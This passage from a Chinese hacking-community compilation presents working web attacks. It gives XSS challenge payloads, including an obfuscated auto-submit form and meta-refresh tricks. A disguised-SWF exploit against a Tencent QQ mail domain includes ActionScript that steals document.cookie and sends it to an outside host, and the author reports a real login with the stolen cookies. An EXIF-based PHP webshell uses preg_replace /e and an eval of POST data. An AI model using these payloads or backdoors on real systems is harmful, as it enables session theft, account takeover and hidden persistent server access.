+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[
])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!
+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]+[+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[
+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])()</textarea>
</form>
<script>setTimeout("test.submit()",2000)</script>
```

第十关：

```
http://xssplaygroundforfunandlearn.netai.net/series10.html
```

模拟输出在 meta 的 content 当中的场景。可以从双引号 escape 出去，但没法从 tag 跳出。虽然在最新的 firefox 版本里，已经修复了通过 meta 标签的 refresh 借用 data URI 来执行 xss 的问题（之前在这个场景下 data URI 不会运行在 null 域下，而是在当前域执行），所以最终答案类似于：

```
;data:text/html;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pPC9zY3JpcHQ+" http-equiv="refresh
```

顺便说一下，这个 payload 的一个小变型，适用于 content 的 value 完全可控且没有不可控值在其中的情况，可以使用这个 payload（safari 下有效）：

```
<meta http-equiv="refresh" content="0;javascript&colon;alert(28)"/>?
```

这样就通关了。最后再说一下那个

```
http://xssplaygroundforfunandlearn.netai.net/final.html
```

这个我和作者也聊了一下貌似，没有人能突破。至少在他的要求下（需要在任意一款浏览器的最新版中执行成功）是基本不可能的。不过我还是给出了一个可行的方案：

```
<img style="x:expression\28 \61lert \28 1 \29 \29">
```

在 IE6，7，8，9（8 和 9 在 standart 模式下无效）有效。最后作者作为谢礼给我发了一本“web 之困”的洋文版，还叫我不要传阅。我会告诉他这种 pdf 百度一下一把一把的么？

（全文完）责任编辑：静默

第5节 腾讯某分站可上传任意 swf 导致跨域数据劫持和跨站脚本攻击

作者：Mramydnei

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

最近看了@irsdl 的 Even uploading a JPG file can lead to Cross Domain Data Hijacking 之后，琢磨着能不能找到一个腾讯的实例。google dork 了一下二级域名下的 json 的 callback 发现被修复的七七八八了。又找了一些*.qq.com 上的上传页面也没能找到能上传 swf 的。最后又迂回到

了重兵把守的 QQ 邮箱，在这里找到了突破点。

跨域数据劫持

首先构造一个 swf 文件，具体的 as 代码如下：

```
package com.powerflasher.SampleApp {
        import flash.external.ExternalInterface;
        import flash.display.Sprite;
        import flash.display.Sprite;
    import flash.events.Event;
   import flash.net.URLLoader;
    import flash.net.URLRequest;
    import flash.text.TextField;
    import flash.text.TextFieldAutoSize;
    import flash.xml.*;
    import flash.events.IOErrorEvent;
   import flash.events.*;
    import flash.net.*;
        /**
        * @author User
        */
      public class CrossDomainDataHijack extends Sprite {
      private var loader:URLLoader;
       public function CrossDomainDataHijack() {
       loader = new URLLoader();
      configureListeners(loader);
           var target:String = root.loaderInfo.parameters.input;
         var request:URLRequest = new URLRequest(target);
          try {
               loader.load(request);
           } catch (error:Error) {
               sendDatatoJS("Unable to load requested document; Error: " + error.getStackTrace());
           }
       }
       private function configureListeners(dispatcher:IEventDispatcher):void {
           dispatcher.addEventListener(Event.COMPLETE, completeHandler);
           dispatcher.addEventListener(Event.OPEN, openHandler);
           dispatcher.addEventListener(ProgressEvent.PROGRESS, progressHandler);
        dispatcher.addEventListener(SecurityErrorEvent.SECURITY_ERROR, securityErrorHandler);
           dispatcher.addEventListener(HTTPStatusEvent.HTTP_STATUS, httpStatusHandler);
           dispatcher.addEventListener(IOErrorEvent.IO_ERROR, ioErrorHandler);
       }
       private function completeHandler(event:Event):void {
           var loader:URLLoader = URLLoader(event.target);
           //trace("completeHandler: " + loader.data);
                   sendDatatoJS("completeHandler: " + loader.data);
```

```
        }
        private function openHandler(event:Event):void {
            //trace("openHandler: " + event);
                        sendDatatoJS("openHandler: " + event);
        }
        private function progressHandler(event:ProgressEvent):void {
            //trace("progressHandler loaded:" + event.bytesLoaded + " total: " + event.bytesTotal);
                        sendDatatoJS("progressHandler loaded:" + event.bytesLoaded + " total: " +
event.bytesTotal);
        }
        private function securityErrorHandler(event:SecurityErrorEvent):void {
            //trace("securityErrorHandler: " + event);
                        sendDatatoJS("securityErrorHandler: " + event);
        }
        private function httpStatusHandler(event:HTTPStatusEvent):void {
            //trace("httpStatusHandler: " + event);
                        sendDatatoJS("httpStatusHandler: " + event);
        }
        private function ioErrorHandler(event:IOErrorEvent):void {
            //trace("ioErrorHandler: " + event);
                        sendDatatoJS("ioErrorHandler: " + event);
        }
                private function sendDatatoJS(data:String):void{
            trace(data);
                        ExternalInterface.call("sendToJavaScript", data);
                }
    }
}
```

然后修改 swf 的扩展名为 jpg 或其它图片格式的文件的扩展名便于通过上传检测的扩展名检测。然后通过 QQ 邮箱给自己发送一封邮件，并把我们编译好的 swf 文件（记得要改扩展名）添加到附件里并发送，如图 4-5-1：

图　4-5-1

收到邮件后，打开邮件点击附件中的预览按钮并开启 Firebug，通过 Net 对网络通讯进行观察，如图 4-5-2：




图　4-5-2

从这里可以看出在第三条请求当中当前页面正在向 http://sz.mail.ftn.qq.com 发送一些 HTTP 请求，并且 response 正好是一张图片。复制第三条请求的 url：

http://sz.mail.ftn.qq.com/ftn_handler/781c517614e456370aa64e576e2033fda3eb3a341d8659e4a69a9bdc06be37d3?compressed=0&dtype=1&fname=CrossDomainDataHijack.jpg

试图用浏览器打开时，发现会提示是否要下载。经过一小系列测试发现，通过修改 dtype=2 可以让图片直接加载，而不是直接去下载它，如图 4-5-3：




图　4-5-3

这样一来我们就拥有了一个在*.qq.com 下面的 swf 文件。现在看看能不能实现所谓的 CrossDomain datahijack 了。编写测试页面：

```
<html>
<head><title>csrftest</title>
<script>
function sendToJavaScript(strData){
    var theDiv = document.getElementById("HijackedData");
    var content = document.createTextNode(strData);
    theDiv.appendChild(content);
    theDiv.innerHTML += '<br/>'
    //alert(strData);
}
</script>
</head>
<body>
<div id=HijackedData></div>
<object id="myObject" width="100" height="100" allowscriptaccess="always"
type="application/x-shockwave-flash"
data="http://sz.mail.ftn.qq.com/ftn_handler/781c517614e456370aa64e576e2033fda3eb3a341d8659e4a69a9bd
c06be37d3?compressed=0&dtype=2&fname=CrossDomainDataHijack.jpg">
<param name="AllowScriptAccess" value="always">
<param name="flashvars" value="input=http://www.qq.com/">
</object>
</body>
</html>
```

看看是不是直接能够跨域把 www.qq.com 的 html 源码弄过来，如图 4-5-4：




图　4-5-4

测试成功。这意味着我们可能利用这个伪造了扩展名的 swf 文件来盗取腾讯某些站点下的 csrf token 或其它一些会包含在 html 当中的敏感信息。

基于 flash 的跨站脚本攻击

在第一个案例当中，我们利用的 swf 文件在当前域下实际上是以 content-type:image/jpeg 来解析的。我们再试试我们能不能让它在当前域下当作一个 swf 文件来解析。经过一小系列测试发现，当我们把下面的 URL 当中的：

```
http://sz.mail.ftn.qq.com/ftn_handler/781c517614e456370aa64e576e2033fda3eb3a341d8659e4a69a9bdc06be37d3?compressed=0&dtype=2&fname=CrossDomainDataHijack.jpg
```

fname 后面的 CrossDomainDataHijack.jpg 修改为 test.swf 时，页面会以 Content-type:application/x-shockwave-flash 来解析，如图 4-5-5：




图　4-5-5

这回我们算是在真正的意义上，上传了一个 swf 文件。需要补充的是，该文件的访问权限是任何人。也就是说不存在权限问题而不能被利用起来。唯一麻烦的就是 URL 当中的这段 hash

```
781c517614e456370aa64e576e2033fda3eb3a341d8659e4a69a9bdc06be37d3
```

会在 30 分钟左右过期，需要我们每间隔 30 分钟，重新使用案例 1 中的方法获取新的 URL（无需重新上传）。这次再写一个能偷 cookie 的 swf 文件，代码如下：

```
package {
        import flash.external.ExternalInterface;
        import flash.display.Sprite;
        import flash.display.Sprite;
    import flash.events.Event;
    import flash.net.URLLoader;
    import flash.net.URLRequest;
    import flash.text.TextField;
    import flash.text.TextFieldAutoSize;
    import flash.xml.*;
    import flash.events.IOErrorEvent;
```

```
        import flash.events.*;
    import flash.net.*;
        /**
        * @author User
        */
        public class csrf extends Sprite {
       private var loader:URLLoader;
       public function csrf() {
            var res:String = ExternalInterface.call("function(){return document.cookie;}");
           doGet(res);
       }
            private function doGet(res:String):void{
                        loader = new URLLoader();
                        var target:String = "http://x55.me/geo.php?get="+res;
           var request:URLRequest = new URLRequest(target);
           try {
                loader.load(request);
           } catch (error:Error) {
               sendDatatoJS("Error: " + error.getStackTrace());
           }
                }
                private function sendDatatoJS(data:String):void{
           trace(data);
                        ExternalInterface.call("colsole.log", data);
                }
    }
}
```

重复案例一种的步骤进行上传和参数修改。得到 URL：

```
http://sz.mail.ftn.qq.com/ftn_handler/595af2ea431bfa68bc5e2e515d3a83a39752af9a4cc701539ad5b70b759a175d?compressed=0&dtype=2&fname=1.swf
```

做一个测试页面用来盗取用户的 cookies:

```
<html>
<head>
<title>steal cookies test</title>
</head>
<body>
<iframe
src="http://sz.mail.ftn.qq.com/ftn_handler/595af2ea431bfa68bc5e2e515d3a83a39752af9a4cc701539ad5b70b759a175d?compressed=0&dtype=2&fname=1.swf" width=0 heigth=0>
</body>
</html>
```

当用户访问我们特定的页面时，cookie 将被窃取，如图 4-5-6~图 4-5-7：




图　4-5-6




图　4-5-7

对盗号不感冒，所以不知道具体都可以登录哪些业务。但是至少测试可以用截获的 cookies 中的 uin 和 skey 登录 aq.qq.com，如图 4-5-8：

图　4-5-8

修复方案

对用户上传文件的文件头和格式进行检测。

（全文完）责任编辑：静默

第6节 JPG 图片 exif 在入侵中的姿势

作者：Eth0n

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

0x1

可交换图像文件常被简称为 Exif（Exchangeable image file format），是专门为数码相机的照片设定的，可以记录数码照片的属性信息和拍摄数据。点击图片右键，查看属性->详细信息，便可以看到，如图 4-6-1：




图　4-6-1

如果这里的信息可控，可以在标签中输出，聪明的你应该想到了，没错，它可以 xss，还可以做隐蔽的后门。

0x2

Exif xss

如果在网页中输出 jpg 的 exif 信息，并且没有过滤，那么就会引发 xss。本地搭个网页测试一下，修改 exif 信息，windows 下可以用 Exifer 修改，linux 下可以使用 exiftool 修改。

测试用 bt5 修改：
更改命令

```
exiftool "-model=apple<script>alert('xss')</script>" test.jpg
```

程序输出 1 image files updated。查找字符串以确定已更改成功 strings test.jpg | grep alert，成功查找到会输出，如图 4-6-2：

```
apple<script>alert('xss')</script>
```

图　4-6-2

成功触发 xss，如图 4-6-3：




图　4-6-3

测试代码：（php.ini 必须开启 exif 扩展才能用 exif_read_data 函数）

```
<?php
    $image = "test/test.jpg";
    $exif = exif_read_data($image, 0, true);
    foreach ($exif as $key=>$section){
        foreach ($section as $name => $val){
            echo "$key.$name: $val";
            echo "<br>";
        }
    }
?>
```

0x3

Exif 后门

跨站漏洞，因为比较难遇到，似乎显得有些鸡肋。那么 Exif 另一姿势便是做隐蔽的后门，这个可以有，有木有？既然可控，那么何不写个脚本，来提取 Exif 内容的内容，做一句话木马呢，比直接上传好多，别人 grep 一下就把你马给杀了。

制作后门图片 test.jpg，如图 4-6-4：

```
root@bt:~/Desktop# exiftool -model='@eval( base64_decode("ZXZhbCgkX1BPU1RbIjEiXS
k7"))' test.jpg
    1 image files updated
root@bt:~/Desktop# exiftool -make="/^/e" test.jpg
    1 image files updated
root@bt:~/Desktop# strings test.jpg | grep "@eval"
@eval( base64_decode("ZXZhbCgkX1BPU1RbIjEiXSk7"))
root@bt:~/Desktop# strings test.jpg | grep "/^/e"
/^/e
root@bt:~/Desktop#
```

图　4-6-4

后门代码：

```
<?php
    $image = "test/test.jpg";          //后门图片的路径
    $exif = exif_read_data($image);
    preg_replace($exif['Make'],$exif['Model'],'');
?>
```

菜刀连接，密码 1，如图 4-6-5：




图　4-6-5

代码分析：

preg_replace 函数原型：

```
mixed preg_replace ( mixed pattern, mixed replacement, mixed subject [, int limit])
```

/e 修正符使 preg_replace()将 replacement 参数当作 PHP 代码。

$exif['Make']和$exif['Model']将获取 exif 头中的信息，即得到字符串’/^/e’

和’@eval(base64_decode("ZXZhbCgkX1BPU1RbIjEiXSk7"))’,带入 preg_replace()中将得到

preg_replace(‘/^/e’,’@eval(base64_decode("ZXZhbCgkX1BPU1RbIjEiXSk7"))’,’’),于是下面这句

@eval(base64_decode("ZXZhbCgkX1BPU1RbIjEiXSk7"))将被当作代码来执行。base64 解码可知，最终代码会执行 eval($_POST["1"]);即执行了一句话。至此，分析完毕。
总结：只要是可控变量，便存在危险，exif 后门猥琐至极，如果你发挥想象，网站管理员便很难发觉，比如你可以修改站点原本就存在的图片，运用更复杂的 php 特性和编码写出令人难以阅读的代码，那这个后门的持久力是很强劲的。
（全文完）责任编辑：静默

第五章　社会工程学

第1节 社工の寻找深圳黑阔

作者：小雅
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

简约文内称呼：A 君是管理员、B 君是目标人物、M 站是目标站点
前言：
今日有大神 B 君加鄙人，一上来就问，你是小雅吗？你是深圳的吗？你是大牛吗？
我说我是小雅，目前在深圳，是小白。B 君直接给我来一句，装什么 X。
额，我表示我没有装 X，我都已经默默无闻了，干嘛还要酱紫。我又没得罪 B 君，一顿给我乱骂。我虽然是渣渣一枚，小白一个，但是也不能上来就骂啊，我生来就欠你骂呀，神经病似的。然后猥琐的社工开始。
不过本次的任务不是推倒 B 君，我只是想看看 B 君是谁。然后出自蓝翔还是新东方。
